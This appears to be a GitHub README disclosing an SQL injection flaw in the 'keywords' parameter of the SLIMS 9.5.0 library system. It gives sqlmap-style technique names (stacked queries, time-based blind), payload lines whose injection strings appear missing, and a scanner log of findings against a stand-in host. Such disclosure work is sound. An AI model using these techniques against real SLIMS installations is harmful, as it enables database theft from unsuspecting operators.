nu11secur1ty / CVE-nu11secur1ty Public

Code Issues Pull requests Actions Projects Security Insights

main CVE-nu11secur1ty / vendors / slims.web.id / SLIMS-9.5.0 /

nu11secur1ty Update README.MD ... on Nov 3 History


..

docs	last month
README.MD	last month

README.MD

SLIMS-9.5.0

Vendor



Description:

The `keywords` parameter appears to be vulnerable to SQL injection attacks. A single quote was submitted in the keywords parameter, and a general error message was returned. Two single quotes were then submitted and the error message disappeared. The injection is confirmed manually from nu11secur1ty. The attacker can retrieve all information from the database of this system, by using this vulnerability.

STATUS: HIGH Vulnerability

[+] Payload:

```
---
Parameter: keywords (GET)
    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: csrf_token=a1266f4d54772e420f61cc03fe613b994f282c15271084e39c31f9267b55d50df06861&search=search&keywords=tfxgst7flvw5snn

    Type: time-based blind
    Title: MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP - comment)
    Payload: csrf_token=a1266f4d54772e420f61cc03fe613b994f282c15271084e39c31f9267b55d50df06861&search=search&keywords=tfxgst7flvw5snn
---
```

Reproduce:

href

Proof and Exploit:


href

Time spent

```
3:00
```

After:

-
  -
    - Multiple SQLi found.



```
54    3    02:12:37 4 Nov 2022    Issue found    ? SQL injection    http://pwnedhost.com    /slims9_bulian-9.5.0/index.php
51    3    02:10:42 4 Nov 2022    Issue found    ? SQL injection    http://pwnedhost.com    /slims9_bulian-9.5.0/index.php
48    3    02:08:37 4 Nov 2022    Issue found    ? SQL injection    http://pwnedhost.com    /slims9_bulian-9.5.0/index.php
45    3    02:06:38 4 Nov 2022    Issue found    ? SQL injection    http://pwnedhost.com    /slims9_bulian-9.5.0/index.php
42    3    02:04:42 4 Nov 2022    Issue found    ? SQL injection    http://pwnedhost.com    /slims9_bulian-9.5.0/index.php
39    3    02:02:39 4 Nov 2022    Issue found    ? SQL injection    http://pwnedhost.com    /slims9_bulian-9.5.0/index.php
36    3    02:00:24 4 Nov 2022    Issue found    ? SQL injection    http://pwnedhost.com    /slims9_bulian-9.5.0/index.php
```